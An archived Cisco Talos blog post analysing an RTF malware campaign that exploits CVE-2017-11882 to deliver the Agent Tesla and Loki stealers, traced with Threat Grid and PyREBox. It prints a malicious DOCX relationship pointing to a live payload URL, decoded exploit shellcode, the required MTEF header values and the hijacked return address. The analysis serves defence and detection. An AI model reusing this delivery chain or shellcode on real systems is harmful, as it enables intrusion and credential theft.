
Old dog, new tricks - Analysing new RTF-based campaign distributing Agent Tesla, Loki with PyREbox

By Holger Unterbrink

Published: 2018-10-15 · Archived: 2026-04-06 00:41:08 UTC



Monday, October 15, 2018 12:00

This blog post was authored by Edmund Brumaghin and Holger Unterbrink with contributions from Emmanuel Tacheau.

Executive Summary

Cisco Talos has discovered a new malware campaign that drops the sophisticated information-stealing trojan called "Agent Tesla," and other malware such as the Loki information stealer. Initially, Talos' telemetry systems detected a highly suspicious document that wasn't picked up by common antivirus solutions. However, Threat Grid, Cisco's unified malware analysis and threat intelligence platform, identified the unknown file as malware. The adversaries behind this malware use a well-known exploit chain, but modified it in such a way so that antivirus solutions don't detect it. In this post, we will outline the steps the adversaries took to remain undetected, and why it's important to use more sophisticated software to track these kinds of attacks. If undetected, Agent Tesla has the ability to steal user's login information from a number of important pieces of software, such as Google Chrome, Mozilla Firefox, Microsoft Outlook and many others. It can also be used to capture screenshots, record webcams, and allow attackers to install additional malware on infected systems.

Technical Details

In most cases, the first stage of the attack occurred in a similar way to the FormBook malware campaign, which we discussed earlier this year in a blog post. The actors behind the previous FormBook campaign used CVE-2017-0199 — a remote code execution vulnerability in multiple versions of Microsoft Office — to download and open an RTF document from inside a malicious DOCX file. We have also observed newer campaigns being used to distribute Agent Tesla and Loki that are leveraging CVE-2017-11882. An example of one of the malware distribution URLs is in the screenshot below. Besides Agent Tesla and Loki, this infrastructure is also distributing many other malware families, such as Gamarue, which has the ability to completely take over a user's machine and has the same capabilities as a typical information stealer.

The aforementioned FormBook blog contains more information about this stage. Many users have the assumption that modern Microsoft Word documents are less dangerous than RTF or DOC files. While this is partially true, attackers can still find ways with these newer file formats to exploit various vulnerabilities.

```
<?xml version="1.0"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship I
d="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target
="settings.xml"/><Relationship Id="rId2" Type="http://schemas.microsoft.com/office/2007/relationshi
ps/stylesWithEffects" Target="stylesWithEffects.xml"/><Relationship Id="rId1" Type="http://schemas.
openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id=
"rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="the
me/theme1.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006
/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId4" Type="http://schemas.open
xmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationsh
ip Id="_id_1909" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObjec
t" TargetMode="External" Target="http://avast.dongguanmolds.com/plugins.wbk"/></Relationships>
```

Figure 1 - First stage exploit

In the case of Agent Tesla, the downloaded file was an RTF file with the SHA256 hash *cf193637626e85b34a7ccaed9e4459b75605af46cedc95325583b879990e0e61*. At the time the file was analyzed, it had almost no detections on the multi-engine antivirus scanning website VirusTotal. Only two out of 58 antivirus programs found anything suspicious. The programs that flagged this sample were only warning about a wrongly formatted RTF file. AhnLab-V3 marked it for "*RTF/Malform-A.Gen*," while Zoner said it was likely flagged for "*RTFBadVersion.*"

However, Cisco's Threat Grid painted a different picture, and identified the file as malware.

Behavioral Indicators

Search

Title	Categories	ATT&CK	Tags	Hits	Score
Detected Common Windows Binary Misspelling	malware		host, process, trojan	1	95*
Misspelling of Svchost.exe Detected	malware		host, process, trojan	1	95*
Document Created an Executable File	file	execution	dropper, obfuscation, phishing	4	100
A Domain Flagged By Cisco Umbrella Downloaded A PE	network		compound, dns, umbrella	1	95
Document Submission Contacted Domain Flagged By Cisco Umbrella	network		compound, dns, umbrella	1	95
Microsoft Equation Editor (EQNEDT32.exe) Established Network Connection	network	command and control, execution, initial access	cve, exploit, process	1	95
Microsoft Equation Editor (EQNEDT32.exe) Launched Child Process	exploit	execution, initial access	cve, exploit, process	1	95
Process Hollowing Detected	evasion	defense evasion	hollowing, obfuscation, process	1	95
Public IP Check With Registry Persistence in a Suspicious Location	enumeration, network, persistence		autorun, compound, ip address, process, registry, remote control, tracking	1	95
A Document File Established Direct IP Communications	network	command and control, defense evasio	dropper	3	90

Figure 2 - ThreatGrid Behavior Indicators (BI)

Figure 2 above shows just a subset of the triggered behaviour indicators (BI), and the part of the process tree below shows the highly suspicious execution chain.




Figure 3 - ThreatGrid process tree

In figure 3, we can see that *Winword.exe* starts, and a bit later, a *svchost* process executes the Microsoft Equation Editor (*EQNEDT32.exe*), which starts a process called "*scvhost.exe*". Equation Editor is a tool that Microsoft Office uses as a helper application to embed mathematical equations into documents. Word for example, uses OLE/COM functions to start the Equation Editor, which matches what we see in figure 3. It's pretty uncommon for the Equation Editor application to start other executables, like the executable shown in figure 3. Not to mention that an executable using such a similar name, like the system file "svchost.exe," is suspicious on its own. A user could easily miss the fact that the file name is barely changed.

The Threat Grid process timeline below confirms that this file is behaving like typical malware.




Figure 4 - ThreatGrid process timeline

You can see in figure 4 at points 1 and 2 that the Equation Editor downloaded a file called "*xyz[1].123*" and then created the *scvhost.exe* process, which created another instance [*scvhost.exe(26)*] of itself a bit later (blue rectangle). Typical command and control (C2) traffic follows at point 4. At this point, we were sure that this is

malware. The question was — why isn't it detected by any antivirus systems? And how does it manage to fly under the radar?

The malicious RTF file

The RTF standard is a proprietary document file format developed by Microsoft as a cross-platform document interchange. A simplified, standard RTF file looks like what you can see in figure 4. It is built out of text and control words (strings). The upper portion is the source code and the lower shows how this file is displayed in Microsoft Word.




Figure 5 - Simple RTF document

RTF files do not support any macro language, but they do support Microsoft Object Linking and Embedding (OLE) objects and Macintosh Edition Manager subscriber objects via the '*\object*' control word. The user can link or embed an object from the same or different format into the RTF document. For example, the user can embed a mathematical equation formula, created by the Microsoft Equation Editor into the RTF document. Simplified, it would be stored in the object's data as a hexadecimal data stream. If the user opens this RTF file with Word, it hands over the object data to the Equation Editor application via OLE functions and gets the data back in a format that Word can display. In other words, the equation is displayed as being embedded in the document, even if Word could not handle it without the external application. This is pretty much what the file "*3027748749.rtf*" is doing. The only difference is, it is adding a lot of obfuscation, as you can see in figure 6. The big disadvantages of the RTF standard are that it comes with so many control words and common RTF parsers are supposed to ignore anything they don't know. Therefore, adversaries have plenty of options to obfuscate the content of the RTF files.

Figure 6 - 3027748749.rtf

We were able to use the rtfdump/rtfobj tools to verify the structure and extract the actual object data payload, despite the fact that the RTF file was heavily obfuscated. Figure 8 shows that the file tries to start the Microsoft Equation Editor (class name: *EQuATioN.3*).

```
usr@pc:~/malware$ rtfdump.py 3027748749.rtf
    1 Level  1        c=    1 p=00000000 l=    6808 h=    4578 b=       0   u=    2167 \rtf
    2  Level  2       c=    1 p=00000af2 l=    4005 h=    3948 b=       0   u=       0 \object
    3   Level  3      c=    0 p=00000b1e l=    3960 h=    3948 b=       0   u=       0 \*\objdata
```

Figure 7 - rtfdump

```
usr@pc:~/malware$ rtfobj 3027748749.rtf
rtfobj 0.53.1 on Python 2.7.12 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: '3027748749.rtf' - size: 6809 bytes
---+----------+--------------------------------------------------------------
id |index     |OLE Object
---+----------+--------------------------------------------------------------
0  |00000B29h |format_id: 2 (Embedded)
   |          |class name: 'EQuATioN.3'
   |          |data size: 1931
---+----------+--------------------------------------------------------------
```

Figure 8 - rtfobj

In figure 6, you can also see that the adversaries are using the *\objupdate* trick. This forces the embedded object to update before it's displayed. In other words, the user does not have to click on the object before it's loaded. This would be the case for "normal" objects. But by force-opening the file, the exploit starts right away.

Let's have a look to the *objdata* content from above, converted to a hexadecimal binary stream. More header details can be found here.




Figure 9 - Headers

We can find a similar [MTEF Header] like the one described in the FormBook post, but to avoid detection, the adversaries have changed the header's values. The only difference is that, except in the MTEF version field, the actors have filled the header fields with random values. The MTEF version field needs to be 2 or 3 to make the exploit work.

byte	description	value
0	MTEF version	3
1	generating platform	0 for Macintosh, 1 for Windows
2	generating product	0 for MathType, 1 for Equation Editor
3	product version	3
4	product subversion	0

Figure 10 - MTEF V2 header

After the MTEF header, we have an unknown MTEF byte stream tag of two bytes (F1 01) followed by the a *Font Tag (08 E0 7B …)*.The bytes following the Font Tag (B9 C3 …) do not look like a normal font name, so this is a good indicator that we are looking at an exploit. The bytes do look very different to what we have seen in our research mentioned previously, but let's decode them.

```
user@PC:$rasm2 -d b9c342baff7d18b398b07bd8dbaa63b81c5fdac9fc48b6d2650ffd505a91d39be2d751c39beffe0
mov ecx, 0xffba42c3
not ecx
mov edi, dword [ecx]
mov eax, dword [edi]
mov ebp, 0x3ba6ba8d
add ebp, 0xc49facfd
mov ebp, dword [ebp + 0x26]
push eax
call ebp
add eax, 0xbe391da9
sub eax, 0xbe391c75
jmp eax
```

Figure 11 - Shellcode - new campaign.

This looks pretty similar to what we have seen before. In figure 12, you can see the decoded shellcode from our previous research.

```
user@PC:$rasm2 -d B8C342BAFFF7D08B388B37BDC698B9FFF7D58B4D7756FFD10563D62D0B2D4DD52D0BFFE0
mov eax, 0xffba42c3
not eax
mov edi, dword [eax]
mov esi, dword [edi]
mov ebp, 0xffb998c6
not ebp
mov ecx, dword [ebp + 0x77]
push esi
call ecx
add eax, 0xb2dd663
sub eax, 0xb2dd54d
jmp eax
```

Figure 12 - Shellcode - former campaign.

The adversaries have just changed registers and some other minor parts. At this point, we are already pretty sure that this is CVE-2017-11882, but let's prove this.

PyREBox rock 'n' roll

In order to verify that the malicious RTF file is exploiting CVE-2017-11882, we used PyREBox, a dynamic analysis engine developed by Talos. This tool allows us to instrument the execution of a complete system and monitor different events, such as instruction execution, memory read and writes, operating system events, and also provides interactive analysis capabilities that allow us to inspect the state of the emulated system at any time. For additional information about the tool, please refer to the blog posts about its release and the malware monitoring scriptspresented at the Hack in the Box 2018 conference.

For this analysis, we leveraged the shadow stack plugin, which was released together with other exploit analysis scripts (shellcode detection and stack pivoting detection) at EuskalHack Security Congress III earlier this year (slides available). This script monitors all the call and RET instructions executed under the context of a given process (in this case, the equation editor process), and maintains a shadow stack that keeps track of all the valid return addresses (those that follow every executed call instruction).

The only thing we need to do is configure the plugin to monitor the equation editor process (the plugin will wait for it to be created), and open the RTF document inside the emulated guest. PyREBox will stop the execution of the system whenever a RET instruction jumps into an address that is not preceded by a call instruction. This approach allows us to detect the exploitation of stack overflow bugs that overwrite the return address stored on the stack. Once the execution is stopped, PyREBox spawns an interactive IPython shell that allows us to inspect the system and debug and/or trace the execution of the equation editor process.




Figure 13 - PyREBox stops the execution the moment it detects the first return to an invalid address: 0x44fd22.

PyREBox will stop the execution on the return address at *0x00411874*, which belongs to the vulnerable function reported in CVE-2017-11882. In this case, the malware authors decided to leverage this vulnerability to overwrite the return address with an address contained in Equation Editor's main executable module: *0x0044fd22*. If we examine this address (see Figure 13), we see that it points to another RET instruction that will pop another address from the stack and jump into it. The shadow stack plugin detects this situation again, and stops the execution on the next step of the exploit.




Figure 14 — First stage of the shellcode.

Figure 14 shows the first stage of the shellcode, which is executed right after the second RET. This shellcode will call to GlobalLock function (*0x18f36e*) and afterward, will jump into a second buffer containing the second stage of the shellcode.




Figure 15 - Start of the second stage of the shellcode.

The second stage of the shellcode consists of a sequence of *jmp/call* instructions followed by a decryption loop.




Figure 16 - Decryption loop of the second stage of the shellcode.

